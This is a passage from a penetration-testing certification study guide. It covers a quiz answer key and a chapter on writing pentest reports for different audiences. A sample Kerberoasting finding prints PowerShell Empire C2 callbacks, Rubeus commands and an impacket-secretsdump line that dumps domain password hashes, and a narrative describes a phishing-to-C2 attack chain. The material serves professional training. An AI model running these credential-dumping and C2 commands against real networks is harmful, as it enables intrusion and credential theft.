- 3.** **B.** The account “user1” is likely in the sudoers group called “sudo.” The `NOPASSWD:ALL` option will allow any command on the operating system to be executed without the need to prompt for a password. Using the `groups` or `id -a` command syntax, you would be able to see which groups the user was a part of. In the `/etc/sudoers` file, groups or users can be configured with specific sudo privileges on the local operating system.
- 4.** **C.** The `groups.xml` file will contain the encrypted cPassword entry. The AES 256-bit key was disclosed online from Microsoft, which allows the cPassword entry to be decrypted, thus disclosing the sensitive password.
- 5.** **D.** The service principal name (SPN) is unique and is used to identify each instance of a Windows service. In Windows, Kerberos requires that the SPN be associated with at least one service logon account.
- 6.** **A.** When the service starts, it will follow the execution path to `C:\Program Files (x86)\data\shared files\vulnerable.exe` to run the executable. Since the path is not in quotations in the registry, it will first look to load `C:\Program Files (x86)\data\shared.exe` because there is a space between the directory “shared files.”
- 7.** **A.** The `ssh-keygen` command is used to generate keys. To compare the private and public key values, you would generate

a public key from the private key using the following syntax:  
`ssh-keygen -y -f <private key>`. Then, you could read the  
contents of the `authorized_keys` file and compare and contrast  
the differences, if any.

## CHAPTER 10

---

# Post-Engagement Activities

In this chapter, you will learn about

- Important components of written pentest reports
  - Analyzing findings in order to make appropriate recommendations
  - Exploring post-delivery activities
- 

The pentest report is an important artifact for the customer. The data contained therein can allow senior management to make informed risk decisions on how to prioritize and mitigate security deficiencies in their network. The pentest report provides tangible evidence that portrays the security posture of organizational assets and the effectiveness of installed security countermeasures to protect against an applicable attack vector.

Ultimately, the pentester is responsible for everything that goes into the final report. For some, writing the report may not be as fun as testing and exploitation, but the report is equally as important and can help your customer improve their defenses. Vulnerabilities that are not addressed in the report can get overlooked, leaving the customer susceptible to attack. In this chapter, we will discuss best practices for writing and handling a pentest report and test data, analyzing findings and making recommendations, and performing post-report delivery activities.

## The Anatomy of a Pentest Report

Congratulations! You've finished the grueling process of planning a pentest: driving consensus among all stakeholders, doing all of that research and preparation work, and getting all the contracts signed. You've spent hours staring at a screen in a mixture of frustration, confusion, disbelief, and maybe even accomplishment. Hopefully, you kept good notes along the way and maybe got to enjoy a root dance or two. Now comes the part few pentesters look forward to: the report. The report, however, is arguably one of the most important parts of an engagement. Its contents justify the pentest. A report communicates the results in writing, contains all of the expert analysis, and describes and provides evidence of the activities undertaken to fulfill the terms of the agreement. So, gather all of your notes and the appropriate testing artifacts to support your story. It's time to analyze the evidence and create a report.

The report format and contents, audience, and security are your next goals for consideration. The report should organize the relevant details according to the type of test and the goals of the engagement. Regulatory requirements, for example, may dictate that the report observes a specific format or contains certain information. Additionally, you need to frame the information you plan to present for consumption by different audiences. Understanding the expectations of each audience avoids miscommunication and improves efficiency of the deliverable. Finally, you'll need to make sure that you are being security conscious in your own handling of the report and supporting evidence during the delivery process. We'll discuss each of these concepts in this section.

## **Reporting Audience**

One of the most important considerations a pentester should keep in mind when preparing for delivery is to know your audience. Data consumers need different information in order to fulfill their responsibilities in the process and may have different understandings of security. Let's talk about a few examples of report consumers and the kinds of information each may need from pentest deliverables.

## **The C-Suite**

Executives need enough information to make business decisions about security strategy and expenditure. It's fair to assume that most are not going to want the same level of technical detail as stakeholders with direct responsibility for implementation. Instead, it may be more appropriate to provide summary data, which describes the overall impact to the business, strategic analysis of patterns in findings, and metrics that help determine the current state of security. Use a bottom-line up-front (BLUF) approach with concise language that describes high-level details in clear layperson's terms. Most reports should include an executive summary that is tailored to this audience. We'll discuss that further in the next section.

## **Technical Staff**

Technical audiences may include systems administrators, security control owners, and incident response staff, to name a few. These individuals typically require a more comprehensive and in-depth look at the pentest details. In order to take action to prevent or detect attacks, they need enough detail about how the attack works in order to duplicate it to verify when it is successfully mitigated or to understand what mitigations are appropriate for their specific environment. These audiences often use and understand technical language and concepts as part of their expected job responsibilities. Be prepared to have in-depth discussions exploring the internal details of how a tool; exploit; system; or tactic, technique, or procedure (TTP) works when they have questions. Within the report, the attack narrative, findings and analysis, and even appendix data will likely be key areas of interest for this group.

## **Developers**

Developers are also technical staff, but earn a special distinction in our examination of pentest audiences due to the specialized nature of their concern. Developers are responsible for the creation and maintenance of code, but not necessarily with the implementation of

systems or networks. While a system administrator might not have the background to understand the internals of a weakness in source code, developers might be less interested in operating system patching or the impact of network segmentation weaknesses. Developers are most frequently engaged in application testing or in findings that surface weaknesses in the overall software development lifecycle process. Therefore, the kind of information that needs to be shared with developers, and the kinds of clarification they may request, often differ from the requirements of other technical audiences.

## **Third-Party Stakeholders**

Third-party stakeholders frequently are those who do business with the customer being tested. Other businesses who rely on the customer for data processing and cyber insurance processors are two examples of possible third-party stakeholders. Unlike with technical staff and business leaders who are responsible for responding to testing results with measures that change the tested organization's security response, this audience may not need access to the full pentest report. Instead, they are interested in the outcome of testing as part of an audit process, which asserts that the target organization's security is being tested. This audience may only need to see an attestation letter rather than any part of the report.

## **Report Contents**

Reports can be written in word processing software, such as Microsoft Word, or with custom tools and web interfaces. However, reports will typically follow common best practices. For instance, you will likely want to include the name and contact information of the tester in case there are questions upon delivery. And you may want to include a table of contents (TOC) at the beginning of the report. If you have figures (screenshots) with captions (e.g., Screenshot 1: Success – Privileged level access to application), you can insert a table of figures as well in the TOC. These tables help organize the

report and allow the reader to skip to sections they are most interested in. In this section, we will incorporate some of the report writing guidance offered from multiple sources to introduce you to these concepts for the CompTIA PenTest+ exam.

Reporting requirements can vary based on the type of assessment that was conducted. Regulations, industry standards, and organizational requirements can all influence report contents. But most will contain common pentest report components such as an executive summary, a section regarding findings and recommendations, and a section that details scoping and methodology. Before we go into the different report sections, let's take a moment to talk about what reports will commonly cover.

Since pentest planning documents are not always included with the report, and since report consumers are not always the same as the stakeholders involved in test planning, the report often summarizes some of that information to provide context for those who are reading the report. Reports should include background information, such as the testing schedule, scope, tools, techniques, and methodologies that were utilized, as well as any limitations placed upon testing so that the results can be understood. Similarly, some best practices apply to presentation of evidence and reporting language.

Choose your screenshots and evidence thoughtfully. Don't include more information than you need to show to prove your result, but be sure you are including enough detail that report consumers can understand what they're seeing. Make sure the evidence is readable, and annotate your graphics, if necessary. For example, if you took a screenshot of your terminal window to illustrate how you escalated privileges on the customer LDAP server, you really don't need to have the scroll bar and menu bar included in the screenshot. You might even be able to include only a part of the screen's contents. You may want to redact or call out specific elements of interest for your audience. Consider if your evidence includes sensitive information (such as password hashes), can you redact or obfuscate portions of the data to protect it, while still showing that you were

able to access it? You might highlight field names that show it contains a password or an administrator account, while blocking out the actual passwords. Regardless of your approach, you will need to be clear with your tone and your explanations.

The tone of a pentest deliverable should always be professional and objective. Avoid the use of accusatory language. For example, "Your sysadmins are bad, because they like to use easily guessable passwords" is not a good professional statement. Your job is not to point fingers or gloat about how you obtained the privileges of a domain administrator; your job is to provide the relevant detail to help your customer improve their security. Educate your consumer! Remain formal and impersonal at all times, and communicate penetration testing deliverables such that each technical concept is phrased clearly and with the relevant detail to support the conclusions. Now, let's talk about the sections of a pentest report.

---



**NOTE** Offensive-Security publishes a sample pentest report you can look at to get an idea of what a report might look like if you have not seen one. Keep in mind that reports vary, both in content and presentation: <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>

## Executive Summary

The executive summary is your BLUF summary of the report. Typically, this is one to two pages of information that quickly summarizes key details from the report, including brief context about the time frame of testing, the steps taken, the objective of testing, an ultimate summary of the results, and highlights from recommendations and analysis. The executive summary should not cover information that is not discussed in more detail later in the report. Rather, it should contain the minimum necessary high-level

detail to convey key points and be able to stand alone from the remainder of the report. Focus on overall goal attainment, systemic issues, and the impact to the business. Avoid including “the kitchen sink.” The executive summary should address suggested remediation roadmaps, visual representations of key metrics, and strategic analysis of the results. This section should avoid jargon as much as possible and present details in clear, concise language that can easily be understood by a nontechnical audience.

---



**EXAM TIP** The Penetration Testing Execution Standard (PTES) contains an example executive summary: <https://pentest-standard.readthedocs.io/en/latest/reporting.html#the-executive-summary>

## Scope Details

The scope can be found in the statement of work (SOW), but should also be defined in the pentest report. The report should cover the scope of the network and systems to be tested during the engagement, such as IP addresses, hostnames, application names and application programming interfaces (APIs), etc. Testing boundaries and network segments should be articulated in such a way that answers all of the questions as to what was actually tested during the engagement. Network architecture drawings can be an effective way of describing the boundaries for testing. If any critical systems were included or excluded from the assessment, that information should be provided as well.

The scope details should also include a statement of limitations, if appropriate. A pentest may have certain limitations or restrictions that control the hours when testing can be conducted, bandwidth restrictions, special testing requirements for legacy systems, duration of testing, or other things that could add overhead to the pentest engagement. Imposing time constraints, especially when

operating in different time zones, could require the pentester(s) to change their daily routines to accommodate the customer's restrictions. Anything preventing the pentest team from interacting with legacy parts of the network is good information to include in the report. This level of detail provides a premise to help support the scenarios executed during the engagement and if the engagement simulated a "real-life" cyber-attack.

## **Methodology and Attack Narrative**

This section covers the penetration testing methodology identified in the SOW. This clarifies what attack types were used and what kind of testing was done. Each method can have one or more activities that can be tested to simulate the approach that could be taken by a threat actor to cause harm to the organization. When drafting the pentest report, you should make sure that you address each of the objectives and methods agreed upon for testing and ensure the information you provide is adequate to helping your customer achieve their overall goals for the pentest, regardless of the report format you choose to use.

A testing narrative can provide additional context by telling the story of the pentest. Explaining the logical steps between attacks can help defenders determine the priority for which security changes to make in order to break attack chains. It can also help defenders better understand the nature of the weaknesses that enabled the attack. If you don't accomplish your goal, it can stand as proof of the effort that was made and share positive kudos about defenses. The PCI "Penetration Testing Guidance" document also suggests that the testing narrative document any issues encountered during testing, such as any type of interference that was encountered or observed as a result of active protection systems (e.g., firewalls, intrusion prevention systems, Network Access Controls [NACs], etc.).

Let's assume that during an internal pentest engagement your goal was to obtain domain administrator access on the client's network; however, you could only obtain local administrator access on 10 percent of the in-scope targets, given the time allotted for the

pentest. Although you didn't achieve the objective, the techniques used to obtain local administrator access could be noteworthy to the customer, as corrective actions could be applied using your narrative in order to remediate up to the point where you successfully obtained local administrator access. Following are some further examples of methodology and narrative information for different kinds of reports.

**Table 10-1** suggests examples for descriptions of information gathering for network testing.

Activity	Example Description
Perform open-source intelligence (OSINT) gathering activities	The pentest team leveraged the Shodan and Censys Internet search engines to gather public information about the IP ranges and technologies implemented within the target environment. The scan data from this activity is located in Appendix A: OSINT.
Enumerate and inventory live network endpoints	The pentest team used nmap to conduct a network scan and identified active network endpoints available over the network. The scan data is located in Appendix B: External Nmap Scan.
Enumerate and inventory network service availability	The relative ports and services for the environment are identified in Appendix B: External Nmap Scan. Any service that was exploitable from the external network is located in the "Findings and Remediation" section of the report.
Fingerprint operating systems and network	The pentest team was able to fingerprint the version information from most of the external services available over the Internet. The version info is located in Appendix B: External Nmap Scan.
Perform vulnerability identification	The pentest team used the Nessus Vulnerability Scanner to conduct noncredentialed scans against external targets identified in the RoE. Scan data for this activity can be found in Appendix C: External Nessus Scan.

**Table 10-1** Network Information Gathering

Depending on the type of assessment, you may receive architecture diagrams, web service and API descriptions, etc. **Table 10-2** suggests activities to assist with executing the web application/API information gathering test, including example results that suggest that the activity was conducted.

Activity	Example Description
Perform Internet searches to identify any publicly available information on the target web application	The pentest team leveraged the Shodan and Censys Internet search engines to gather public information about the web application targets identified in the RoE. The scan data from this activity is located in Appendix A: OSINT.
Identify the target application architecture	The pentest team was provided system architectural drawings that illustrate all layers of the application, as identified in the figure. The team used web application scanning tools such as Burp Pro and Nikto to fingerprint and validate the application layers, database servers, and middleware components that make up the customer architecture. The scan results for this activity are cataloged in Appendix D: Web Application Testing.
Identify account roles and authorization bounds	<p>The pentest team validated two user accounts (user1 and user2), as well as one privileged user account (admin1), and used those accounts to conduct the authorization bounds testing. The pentest team validated the functionality between the two roles and found that each role provided adequate separation between user-level and privileged-level access. However, during testing the pentest team found that the accounts used weak/default passwords that are susceptible to brute-force attacks.</p> <ol style="list-style-type: none"> <li>1. The pentest team exploited this weakness and gained privileged-level access to the web application server. The results are documented in the "Exploitation" section of the report.</li> <li>2. The pentest team conducted post-exploitation activities to gain user-level access to the operating system that hosts the application services. The results are documented in the "Post-exploitation" section of the report.</li> </ol>
Map all content and functionality	The pentest team used Burp Suite Professional to proxy web requests from both a user-level and privilege-level role in order to map out all content and functionality of the web applications. Scan data for this activity can be found in Appendix D: Web Application Testing.
Identify all user-controlled input entry points	<p>The pentest team used Burp Suite Professional to proxy web requests from a user-level role to identify all user-controlled input entry points within the application. Scan data for this activity can be found in Appendix D: Web Application Testing. However, during testing the pentest team found a user-controlled input entry point that did not sanitize user-supplied input and allowed the team to exploit a SQL injection flaw through the application.</p> <ol style="list-style-type: none"> <li>1. The pentest team exploited the SQL injection weakness and gained privileged access to the back-end MySQL database and was able to retrieve sensitive data such as passwords, user documents, and source code. The results are documented in the "Exploitation" section of the report.</li> </ol>
Perform web application server configuration checks	The pentest team used the Nessus Vulnerability scanner to conduct credentialed and noncredentialed scans against the web application servers identified in the RoE. The team used the appropriate Nessus policies and audit files to conduct vulnerability and compliance scans against the application platforms. Scan data for this activity can be found in Appendix C: External Nessus Scan. The Nessus compliance scan report showed that the web application servers were configured to the Center for Internet Security (CIS) benchmark guidance, and the vulnerability scan reports showed that the servers were fully patched and updated as of August 1, 2018.

**Table 10-2** Web Application/API Testing

**Table 10-3** suggests activities to assist with executing the mobile platform and application information gathering test, including example results.

Activity	Example Description
Perform Internet searches to identify any publicly available information on the target web application	The pentest team leveraged the Shodan and Censys Internet search engines to gather public information about the mobile application targets identified in the RoE. The scan data from this activity is located in Appendix A: OSINT.
Map all content and functionality	The mobile applications identified in the RoE are available for the iOS and Android platforms. The platforms were not in scope for this assessment. However, the pentest team did reverse-engineer the mobile application iOS IPA file and decompile the Android APK and mapped out all functionality and content using the MobSF tool. The scan report for this activity can be found in Appendix E: Mobile Application Testing. There were no findings associated with the mobile application.

**Table 10-3** Mobile Platform and Application Testing

Social engineering testing may involve initial discovery using OSINT. A narrative might explain that the tester performed Internet searches to identify personnel of interest who are responsible for system management. As an example:

The pentest team used theHarvester tool to collect e-mail addresses from publicly available resources. The scan data from this activity is located in [Appendix A: OSINT](#). The following notable e-mail addresses were obtained from the scan:

- user1@example.com
- user2@example.com
- dev1@example.com
- admin@example.com

## Pentest Narrative: A Shortened Example

This is a shortened example attack narrative. Note that target details are not included in this example in the interest of brevity. A narrative may refer to additional data stored in appendixes or include specific details or attack diagrams as needed.

On November 30, the tester launched a spear phishing campaign targeting ten users. The phishing e-mail contained a link to a staged website (<https://fakeurl/fakepage>) which contained a JavaScript exploit (CVE-2014-6332) that launches a VBScript and PowerShell-based payload. Four users clicked on the malicious website, causing the payload to download and execute a stager. The stager wrote two executables to disk (pwn.exe and pwn2.exe). The executables conducted automated discovery on the systems and created a persistent scheduled task for our HTTPS-based C2 beacon. The exploit successfully completed on two of the four systems, granting access via a remote shell with SYSTEM-level privileges. The tester was then able to extract credentials, including plaintext passwords, from memory. On system 4286-D, the user workst-admin was logged in. The tester was able to confirm that this account had administrator access to 23 other systems in the environment based on domain groups and network systems discovery. The tester was able to use this credential to perform lateral movement via remote execution to the system SRV-269 using WMI to remotely create a scheduled task to download and run the staged C2 beacon using the following command...

## Findings and Remediation

This section of the report will contain an ordered list of the findings from the test. These are the results of the testing efforts in technical detail. This is often the longest section of the report outside of appendixes. Techniques for organizing the findings vary based on the kind of pentest and who is conducting testing. It is generally a best practice to order findings by severity in addition to any other criteria used.

Some other criteria include organizing findings by the environment tested, by testing method, or by finding type. Listing the highest-severity findings first can suggest a priority for remediation and set the most serious issues in front for discussion. If a pentest is scoped to include multiple environments, such as multiple applications, devices, or physical sites, those may be grouped into the same report and the findings organized by the environment. Similarly, some consultancies may scope physical penetration testing with wireless or network testing, but choose to provide the results in a single report. In that case, findings may be ordered by the type of testing that led to the finding. Findings might be separated as tactical findings (system-specific weaknesses that resulted in successful attack) or as strategic findings (issues caused by weaknesses in the broader implementation of controls or other approaches to security).

## Metrics and Measures

Relevant metrics will vary depending on the nature and goal of the pentest and on the client's need. What metrics you include and where you include them will depend on what you want to communicate. Metrics should provide visibility into a problem, provide a common language for understanding a program or report, and enable planning and decision making with measurable information. Generally, there are two kinds of metrics: reporting-level metrics and program-level metrics.

Reporting-level measurements apply to the results of a report within the scope of that report. The number of findings or affected targets, the number of findings by type or severity, the impact score

overall, or other goal attainment metrics may all be useful, depending on the objectives of the test. Finding types may be based on strategic observations, such as inconsistencies across system configurations within the environment, misapplication of security best practices for handling of sensitive data, or authentication and authorization issues. Impact scoring might apply to data confidentiality, integrity, or availability of key data types and may be expressed as an overall measurement for the test or by individual findings. Goal attainment measurements might include the number of phishing e-mails attempted vs. the number that were clicked vs. the number that resulted in system compromise for a social engineering engagement, as an example.

Program-level measurements are typically designed to measure security maturity and improvement over time. Time to remediation, number of findings by severity or by impact over time, coverage of security assessments across an environment (for example, percentage of applications tested within a portfolio), or even frequency of testing can be program-level metrics. While the scope of a penetration test will often limit the available metrics to the report level, a report consumer may want the report to contain specific metrics or formats in order to compare to the results of previous engagements or remediation initiatives in order to build those program-level trends and statistics.

## **Conclusion**

The conclusion summarizes the pentest results, including a high-level summary of recommendations that can be used to develop a forward-looking roadmap. This section should succinctly and purposefully address wrap-up for all of the issues you brought up in the report. This section shouldn't wholly repeat what is in the executive summary. Instead, focus on next steps for the report consumer.

## **Appendices**

Not all reports have or need an appendix, and some reports may have more than one appendix. The easiest way to think of appendixes is that they contain details that would otherwise affect the readability of the report. If a finding affects 200 hosts, listing each host on the same page as the finding would bury the details of the actual test result under pages of hostnames or IP addresses. Instead, you could list the affected hostnames in an appendix and reference it in the finding.

Appendixes are also where you can put information that may not be explicitly part of the scope or evidence, but may still be useful for the report consumer—either to understand the pentest results or to act on remediation. This might include templates used for social engineering pretexts, port and protocol charts, source code references, supporting data regarding targeting (such as relevant device schematics or lists of compromised assets), indicators of compromise (IOCs) from the test (these are useful for client after-action reviews), or testing logs containing timestamps for follow-up investigations. These will go at the end of the report, after the conclusion, and should be grouped and referenced according to each data type's purpose (i.e., [Appendix A](#): Compromised User Accounts, [Appendix B](#): Application URIs Tested, Appendix C: HID Reader System Diagram).

## Storage and Secure Distribution

Pentest reports and evidence contain a lot of sensitive information. They may even be a roadmap to an organization's total compromise. Therefore, they should be stored and transmitted securely and kept only as long as necessary to satisfy the terms of the contract. The rules of engagement (RoE) will typically define handling instructions agreed upon with the client.

Secure delivery should use a format and distribution method that all parties have agreed upon during the initial planning phases. For example, the pentest report is often written using some type of word processing software (e.g., Microsoft Word, LibreOffice Writer, etc.), which can later be published and delivered to the customer as a PDF

to prevent additional changes once the report is completed. This may then be delivered by encrypting the report and using a secure transport mechanism to deliver it. You could use 7zip (<https://www.7-zip.org>) to compress and encrypt the report, protecting it using a strong password. Then you might upload the report via a secure file transfer service or a secure e-mail delivery system. The key is to follow the agreement that you and the customer made during planning.

---



**TIP** You should not use the same delivery mechanism for the decryption password as you do the encrypted report. This way, you maximize continuity and reduce the risk of unauthorized disclosure should one path become compromised.

The report should be securely stored to avoid tampering or unauthorized disclosure, but retention timelines may vary. As a best practice, the pentest team (or consultant) may wish to consider storing a single digital copy of the report in an encrypted vault and limit and monitor access to that vault to ensure the confidentiality and integrity of the deliverable. The retention interval will often be determined by the terms of the contract, customer demands, and nature of ongoing engagements. For instance, depending on their risk appetite, the customer may ask the pentest team (or consultant) to retain a digital copy of the report until sometime after delivery has been made. The customer may want to issue a final acceptance before remaining copies are properly disposed of. In another case, pentest teams may need to perform retesting and need to access the details of the previous report in order to retrace their steps.

---



**NOTE** Every organization has its own level of risk appetite, which is how much risk the organization is willing to tolerate to achieve its goals. In the case of penetration testing, the organization may apply some tight constraints on how their internal environment is accessed, how sensitive data is being handled, and who is allowed to conduct the testing. These control procedures can help reduce the amount of risk exposure during a pentest, should an attack vector lead to a successful compromise.

## Attestations

An attestation is a written statement provided by an independent third party (e.g., a pen-testing consultancy) that is designed to give the organization credibility to other external parties, often as a part of an audit process. Since attestation letters are provided outside of the report and do not contain specific findings or vulnerability data, they can be publicly shared with outside parties who share concern about the client's security but should maybe not have in-depth information about the internal environment. An attestation declares that the independent party has performed security testing against the organization and, based on that testing, has observed that the organization is adequately protected according to best practices and the testing done. Of course, this statement only applies to the testing result and what was observed during testing. What the client does or doesn't do with the results can affect the actual value of the attestation.

## Findings, Recommendations, and Analysis

A finding is something that could be advantageous to a malicious threat actor when attacking the customer's network. Findings should only include actionable items from the exploitation and post-exploitation activities. In your finding template, include a unique

identifier, finding name, severity rating, description with evidence, impact, recommendation, and references.

The finding ID is a unique identifier given to a finding that can be used to track prioritization efforts and set milestones to close open findings post-report delivery. Typically, you would include this with each finding and use it for indexing your report or findings section. These IDs will be used for reference during remediation efforts and possibly during trend analysis across pentest engagements.

Since numbers are harder to remember, findings also typically include a short name for reference. This can be a generic name or a summary that describes the weakness, such as "Default password for Tomcat user account." It should be distinct enough from other findings to be used as a reference, but don't try to explain the whole details in the name.

A severity rating allows you to rank findings against one another and aids the report consumer to set priority for remediation efforts. Typically, the determination of severity criteria is mutually agreed upon between the tester and the client at the beginning of the engagement. Pentest organizations and consultancies may publish the criteria for severity as part of the report. This can be done qualitatively or quantitatively. The Penetration Testing Execution Standard (PTES) provides a qualitative example scale to use for information security risk rating.<sup>1</sup> Some organizations may prefer a more numbers-based approach and look to a formal risk rating methodology in an attempt to objectively standardize scoring efforts. Two objective methodologies include the OWASP Risk Rating Methodology<sup>2</sup> and the Common Vulnerability Scoring System (CVSS).<sup>3</sup>

Each finding needs to provide a description that allows the reader to understand what the finding means and should provide supporting evidence (i.e., screenshots, notes, proof-of-concept [PoC] examples, etc.) that explains how the vulnerability was exploited. This way the customer can duplicate the finding as part of remediation validation and evaluate possible fixes. In your writing, try to give the reader enough information to put the finding in

context, understand how it works, understand its impact to the business, and hopefully how to prevent it from being successfully exploited in the future. An example writing outline could use the following questions as a guide:

- *When* did it take place? In the context of other attacks, where does this finding occur?
- *What* happened?
- *Where* did it take place? What systems or targets were involved?
- *Why* did it happen? Was there a particular weakness that allowed this to work?

The impact section should answer the big question: So what? Why should the report consumer care about this finding? What's the impact of a successful attack? Has this resulted in unauthorized access or transfer of protected or sensitive information? Did this attack enable compromise of other accounts or assets, or a higher level of privilege on one or more assets? Some of this may be built into the severity rating, but this section allows space for the pentester to elaborate on the justification for scoring.

A pentester's job doesn't stop at the identification of weakness; we also have to make meaningful suggestions about how to prevent malicious actors from succeeding in future attacks against the same environment. Recommendations may apply to technical controls, administrative controls, operational controls, or physical controls. This is where a pentester's understanding of operation comes into play. Making actionable and realistic recommendations is very difficult if you do not understand the realities of running an environment for practical use. We'll address each of these control types in a moment.

Findings may also include additional references that customers can use to get more information about the problem. These answer questions like "how applicable is this weakness in my environment?" These references can be blog posts that explain the attack, industry

references regarding best practices, vulnerability writeups, or even presentations and demos that have been made available online.

Example finding:

<b>ID</b>	H-001
<b>Rating</b>	High
<b>Name</b>	Administrative account vulnerable to Kerberoasting
<b>Impact Score:</b>	8.8 CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:Hv
<b>Description</b>	
The user "passwdchg," a member of the Domain Admins group, was assigned a ServicePrincipalName of http/password.pentestplus.local. By requesting a Kerberos TGS ticket using RC4_HMAC encryption type, the TGS can be exported using a tool like Rubeus and then attacked with a password cracking tool. The only requirement to perform this attack is that the attacker has valid credentials to any user in the domain. In this case, the credential was able to be cracked. The passwdchg user was then used to DC-Sync the pentestplus.local domain, and the NTLM hashes for the users in the domain were downloaded from the domain controller. This allows an attacker to use pass-the-hash techniques to impersonate any user in the domain, as well as use techniques like Golden Ticket attacks to generate valid tickets for any user in the domain.	
<b>Impact</b>	
The pentester was able to use this technique to compromise an account to access the protected SekritServer and successfully exfiltrate the company's most important intellectual property.	
<b>Recommendations</b>	
<ul style="list-style-type: none"><li>Do not use ServicePrincipalNames with accounts that have elevated privileges in the domain.</li><li>Assign SPNs to hosts when possible.</li><li>When using a SPN with a user account, ensure that the account is using strong credentials.</li><li>Disable RC4_HMAC encryption if possible.</li><li>Audit TGS-REQ requests that request RC4_HMAC.</li></ul>	
<b>Evidence</b>	
<pre>(Empire: agents) &gt; [*] Sending POWERSHELL stager (stage 1) to 10.0.0.20 [*] New agent C5A9RVZL checked in [+] Initial agent C5A9RVZL from 10.0.0.20 now active (Slack) [*] Sending agent (stage 2) to C5A9RVZL at 10.0.0.20  (Empire: agents) &gt; interact C5A9RVZL (Empire: C5A9RVZL) &gt; usemodule credentials/rubeus (Empire: powershell/credentials/rubeus) &gt; set Command kerberoast /outfile:hashes.txt (Empire: powershell/credentials/rubeus) &gt; run [*] Tasked C5A9RVZL to run TASK_CMD_WAIT [*] Agent C5A9RVZL tasked with task ID 1 [*] Tasked agent C5A9RVZL to run module powershell/credentials/rubeus</pre>	
<b>H-001-1: PowerShell Empire receiving callback and issuing a Kerberoast command with Rubeus</b>	

v1.4.2

```
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName      : passwdchg
[*] DistinguishedName   : CN=passwdchg,CN=Users,DC=pentestplus,DC=local
[*] ServicePrincipalName : http/password.pentestplus.local
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\target\Documents\hashes.txt

[*] Roasted hashes written to : C:\Users\target\Documents\hashes.txt
```

## H-001-2: Rubeus successfully capturing the passwdchg TGS ticket and saving it to hashes.txt

H-001-3: Cracking the passwdchg credential using John The Ripper

```
[root@kali]~/[var/lib/powershell-empire/downloads/C5A9RVZL/C:/Users/target/Documents]
# impacket-secretsdump -just-dc 'pentestplus.local/passwdchg:ChangeMe123!@10.0.0.10'
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:190
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1e
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:baeae4af64
target:1111:aad3b435b51404eeaad3b435b51404ee:5a00eb5b
ptpadmin:1112:aad3b435b51404eeaad3b435b51404ee:92eaca8
passwdchg:1114:aad3b435b51404eeaad3b435b51404ee:bcd0de
EC2AMAZ-5A9CJ58$:1008:aad3b435b51404eeaad3b435b51404ee
39a6c:::
:
:::
4:::
35:::
117085256:::
```

## References

- Cracking Kerberos TGS Tickets Using Kerberoasting - <https://adsecurity.org/?p=2293>
- Tough Questions Answered: Can I Disable RC4 Etype for Kerberos on Windows 10: <https://techcommunity.microsoft.com/t5/itops-talk-blog/tough-questions-answered-can-i-disable-rc4-etype-for-kerberos-on-ba-p/382718>

This guidance may not apply uniformly to all findings, but it does give you a starting point for how to address the findings and testing narratives. Each finding should explain what you did in order to exploit the weakness and provide enough information that the report consumer can understand the impact of that exploitation. For more examples of common findings, the Common Findings Database is a community-driven project with several examples of findings that pentesters have historically found useful:

<https://github.com/obscuritylabs/OS-CFDB>.



**NOTE** It is not possible for a pentester to evaluate all vulnerability scan findings. Vulnerability scanners may trigger local privilege escalation findings from an unauthenticated remote scan based purely on a banner version that is inaccurate due to backporting. For a pentester who is limited to an external point of view for testing, it is impossible to validate that. This is a key reason why most companies offer a differentiation between vulnerability assessment services and penetration testing. Penetration testing explores actual impact, not potential impact.

## Recommendations

Recommendations do not exist only at the finding level. Overall recommendations may appear in the executive summary and conclusion of the report as well. In each case, pentesters fail when they make recommendations that do not adequately address the

security problem, but also when recommendations are not reasonable, attainable, or cost-effective.

Always consider the business use case, and remember that remediation does not need to be perfect. It is not always realistic to eliminate all risk. Findings should help the business understand the risk, and recommendations should give them a way to reduce risk to a level they can accept. A perfect solution that renders a system useless is not reasonable.

Recommendations that are impossible due to resource and system limitations or implementation time frames are equally problematic. Weighing the cost of business against the cost of securing that business can be tricky. In an ideal world, we would be able to fix everything the right way, and with infinite money and infinite resources, we could. Unfortunately, tough decisions will sometimes need to be made. Businesses must weigh the potential cost of being affected against the cost of taking action to fix it. Let's take a look at a few example recommendations in the context of the four categories of controls we introduced earlier: technical controls, administrative controls, operational controls, and physical controls.

## Technical Controls

These recommendations apply to security that is enforced automatically as a result of systems settings or software. Make sure your recommendations fall within the operating parameters for the systems in question. Some systems cannot implement long or complex passwords, for example. Here are some technical control recommendations and when you might use them:

- System hardening is the process of applying system settings and configurations designed to reduce a system's vulnerability to attack. This recommendation reduces the system attack surface when you see unnecessary service exposure, guest accounts, and default passwords.
- Sanitizing user-controlled inputs and parameterizing queries can help prevent injection attacks.

- Implementing multifactor or password-less authentication can reduce the risk of exposed login interfaces and weak passwords.
- Password encryption can reduce the impact for systems that are compromised in other ways. If passwords are encrypted with a strong algorithm and with secure implementation of encryption, it makes it more difficult for an attacker to use those credentials for subsequent attacks.
- Application whitelisting may be appropriate in an environment where upload and execution of binaries are particularly easy during the pentest.
- Patch management may be a challenge for the company if you are able to identify many known-exploitable vulnerabilities that should have been patched. However, not all systems can be patched because of stability concerns, and network segmentation is sometimes required.
- Password and key rotation should be recommended if very old passwords or keys are identified in the environment. This poses a risk from any previous data exposure, as well as from former staff.
- Standardizing and automating a process for managing the certificate lifecycle should be recommended when expired or misused certificates are identified during testing.
- Secrets management applies to securing certificates, auth keys, and passwords. This is a solid recommendation when you find passwords stored in plaintext or when you identify keys or certificates in insecure locations during a pentest.
- Network segmentation helps reduce the potential impact of compromise by limiting an attacker's ability to perform lateral movement and eavesdrop on network traffic.

## **Administrative Controls**

These are policies and procedures that are implemented by human actions as opposed to system settings. This may include governance items like security baseline requirements, requirements for what security controls must be installed, and other terms of how systems should be used. Make these recommendations while keeping in mind that, without enforcement, a policy or a standard provides little to no actual security. These recommendations will often operate hand-in-hand with technical controls for enforcement. Here are some administrative controls recommendations and when you might use them.

